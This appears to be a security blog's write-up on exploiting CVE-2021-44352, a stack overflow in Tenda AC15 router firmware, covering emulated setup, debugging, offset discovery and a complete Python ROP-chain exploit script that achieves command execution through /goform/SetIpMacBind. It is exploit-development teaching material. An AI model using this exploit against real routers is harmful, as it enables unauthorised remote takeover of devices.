Hello I am Arsalan. Offensive Security Engineer, I blog about Cyber security, CTF writeup, Programming, Blockchain and more about tech. born and raised in indonesia, currently living in indonesia

[Router Exploit] Exploit Tenda ac15 - CVE-2021-44352

Published on 03 Jan 2025

Exploit stack overflow on Tenda AC15 (AC15 V15.03.05.18_multi device) _

Background

In this article, we'll dive into the Tenda AC15 firmware (AC15 V15.03.05.18_multi device). It's been a while since my last post, and this 2-day research project makes for an easy read! While browsing the internet out of boredom during New Year's celebrations, I stumbled upon a repository called `emux`. I've always been curious about reverse engineering routers, and `emux` (a tool for emulating firmware) seemed incredibly handy (https://github.com/therealsaumil/emux). Curiosity sparked, and after a day of wrestling with setups, here we are!. Using a known CVE is always a good starting point for learning exploit development. In this article, I focus on `CVE-2021-44352` and cover environment setup, debugging, and crafting an exploit script.

Setup

First, clone the `emux` repository

```
git clone https://github.com/therealsaumil/emux
```

Ensure Docker is installed, then set up the volume:

```
./build-emux-volume
```

Build the Docker image:

```
./build-emux-docker
```

Once everything is ready, start the environment:

```
./run-emux-docker
```


Access the shell:

```
./emux-docker-shell
```

Now, launch the firmware:

```
$ launcher
```

Choose Tenda AC15 WiFi Router and access the admin portal at:




Now you can access the tenda admin portal by accessing

```
http://127.0.0.1:20080/login.html
```

Log in using the password `ringzer0`. Thanks to emux for making this setup a breeze!

Debugging

I assume you have setting up everything, and able to reach the tenda admin portal.



Now we can find the `httpd` PID by running `emuxps` thanks to `emux`

```
$ emuxps | grep httpd
```

Remember to run above command on `emux-docker` environment.

Now you can attach the `httpd` PID to gdb by using `emuxgdb` once again, thanks to `emux`

```
$ emuxgdb 15457
```

Now we should be able to debug the `httpd`

Dynamic Analysis

After reading the CVE-2021-44352 (https://nvd.nist.gov/vuln/detail/CVE-2021-44352), we can see that the vulnerability is on `/goform/SetIpMacBind` , from this information we can only focus on this PATH, and the vulnerability parameter is on `list` since we don't know what is the other parameter on this PATH so we should find the correct parameter.

CVE-2021-44352 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

Description

A Stack-based Buffer Overflow vulnerability exists in the Tenda AC15 V15.03.05.18_multi device via the list parameter in a post request in goform/SetIpMacBind.

Metrics

CVSS Version 4.0 | CVSS Version 3.x | CVSS Version 2.0

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 3.x Severity and Vector Strings:

NIST: NVD **Base Score:** 9.8 CRITICAL **Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

I use `grep` to find `SetIpMacBind` string inside webroot folder, and found there's a source code inside `./js/ip_mac_bind.js` mentioned `SetIpMacBind` PATH

```
~ # cd webroot
/var/webroot # ls
ap_diagnosis.html       favicon.ico             net_control.html        sleep_mode.html         upnp_config.html
black_list.html         firewall.html           net_set.html            static_route.html       virtual_server.html
cloud_managment.html    goform                  network-diagnose.html   status_extender.html    wan_status.html
css                     img                     nvram_default.cfg       status_usb.html         wifi_ap.html
ddns_config.html        index.html              online_list.html        system_automaintain.html wifi_bf.html
default.cfg             ip_mac_bind.html        parental_control.html   system_backup.html      wifi_power.html
default_url.cfg         iptv.html               pem                     system_config.html      wifi_signal.html
dhcp_server.html        js                      pptp_client.html        system_led.html         wifi_time.html
directupgrade.html      lan.html                pptp_server.html        system_log.html         wifi_wps.html
dlna.html               lang                    pptp_user.html          system_password.html    wireless.html
dmz.html                login.html              printer.html            system_reboot.html      wireless_access.html
err_account.html        loginerr.html           redirect.html           system_restore.html     wireless_ssid.html
err_dhcp_timeout.html   mac_clone.html          remote_web.html         system_status.html      wisp.html
err_noWan.html          mac_filter.html         samba.html              system_time.html        xunleiDownload.html
err_pppoe_timeout.html  main.html               simple_upgrade.asp      system_upgrade.html
/var/webroot # grep -rnw '/path/to/somewhere/' -e 'pattern'
grep: /path/to/somewhere/: No such file or directory
/var/webroot # grep -rnw ./ -e 'SetIpMacBind'
./js/ip_mac_bind.js:19:    setUrl: "goform/SetIpMacBind",
/var/webroot #
 2  3d 23h 3m  1 bash  2 zsh  3 zsh
```

I found the required parameter based on file `./js/ip_mac_bind.js` , it's required `bindnum` and `list`


```
var view = R.moduleView({^M
    initEvent: initBandEvent^M
});^M
^M
var moduleModel = R.moduleModel({^M
    initData: initValue,^M
    getSubmitData: function () {^M
        $("#msg-err").html(" ");^M
        var trArry = $("#portBody").children(),^M
            len = trArry.length,^M
            i = 0,^M
            bindNum = 0,^M
            data = "list=";^M
        for (i = 0; i < len; i++) {^M
            if (!$(trArry[i]).children().eq(4).find("span").hasClass("bind")) {^M
                data += encodeURIComponent($(trArry[i]).children().eq(0).find(".dev-name-txt").text() || "") + "\r";^M
                data += $(trArry[i]).children().eq(1).html() + "\r";^M
                data += $(trArry[i]).children().eq(2).html();^M
                data += "\n";^M
                bindNum++;^M
            }^M
        }^M
- ./js/ip_mac_bind.js 50/502 9%
 2  4d 15m  1 bash  2 zsh  3 zsh
```

then check the `httpd` binary using ghidra, there is a function called `fromSetIpMacBind` which processing our input parameter `bindnum` and `list`, and there's a `strcpy` there.

Decompile: fromSetIpMacBind - (httpd)

```
81    local_2bc = 0;
82    memset(local_318,0,0x40);
83    local_28 = 0;
84    local_2c = 0;
85    local_30 = (char *)0x0;
86    local_18 = (char *)0x0;
87    local_1c = 0;
88    local_24 = FUN_0002babc((int)param_1,(byte *)"bindnum",&DAT_000ee550);
89    local_20 = FUN_0002babc((int)param_1,&DAT_000ee568,&DAT_000ee570);
90    GetValue("dhcps.Staticnum",acStack_270);
91    local_28 = atoi(acStack_270);
92    local_2c = atoi(local_24);
93    if ((-1 < local_2c) && (local_2c < 0x21)) {
94      local_18 = local_20;
95      local_1c = 1;
96  LAB_0008b498:
97      if ((local_18 == (char *)0x0) || (local_2c < local_1c)) goto LAB_0008b4b4;
98      local_30 = strchr(local_18,10);
99      if (local_30 == (char *)0x0) {
100       strcpy(&local_1b0,local_18);
101     }
102     else {
103       *local_30 = '\0';
104       strcpy(&local_1b0,local_18);
105       local_18 = local_30 + 1;
106     }
107     if (local_1b0 == '\r') {
108       iVar1 = sscanf(acStack_1af,"%17[0-9a-fA-F:]\r%15[0-9.]",&local_2b8,&local_2
109       if (iVar1 != 2) {
110         local_14 = 1;
111         puts("get ip and mac error!");
112 LAB_0008b4b4:
113         if ((local_2c + 1 == local_1c) && (local_14 == 0)) {
114           puts("set static num sucess!");
115           SetValue("dhcps.Staticnum",local_24);
```

Since we are able to identify the function handler inside the `httpd` binary now it's time for debugging. I use the same method as I explain on the Debugging Section, and I use `pattern create` to find the right offset. After setup the break point address at `0x8b2f8` we got segfault.



Now I am able to overwrite the `%pc` register and found the offset `428`.

Exploitation

Last piece, we need to collect all gadget required to craft the ROP Chain and obtain RCE, due to lack of PIE and ASLR, we can use a static address offset of libc to calculate the required gadget, you can use tools like objdump to find gadgets.


```
base_libc = 0x40202000
system_offset = 0x0005a270
libc_system = base_libc + system_offset
gadget1 = base_libc + 0x00018298 #  pop     {r3, pc}
gadget2 = base_libc + 0x00040cb8 #  mov     r0, sp
```

Let's finalize the exploit script.

```
#!/usr/bin/python3
from lib.http import HTTP
from pwn import *

# ip = "172.20.10.4"
ip = "localhost"
port = "20080"
# Break point
# 0x8afb0 (main)
# 0x8b2f8 (strcpy)

def POC():
    # initialize connection
    http_driver = HTTP(ip, port)
    http_driver.login_tenda("admin", "ringzer0")
    print("test network:", http_driver.test_network())

    # making buffers
    # p =
b"aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaau

    cmd = b'echo "tripoloski here :P, executing uname: `uname -a`"'
    base_libc = 0x40202000
    system_offset = 0x0005a270
    libc_system = base_libc + system_offset
    gadget1 = base_libc + 0x00018298 #  pop     {r3, pc}
    gadget2 = base_libc + 0x00040cb8 #  mov     r0, sp

    print('gadget1:',hex(gadget1))
    print('gadget2:',hex(gadget2))

    p = b'A' * (428) + p32(gadget1) + p32(libc_system) + p32(gadget2) + cmd

    data = {
        "bindnum": 1,
        "list": p
    }
    SetIpMacBind = http_driver.make_post("/goform/SetIpMacBind", data)
    print("response from vulnerable endpoint: ", SetIpMacBind.text)
```

```
if __name__ == "__main__":
    POC()

# print(x)
```

Run the exploit and we got the shell



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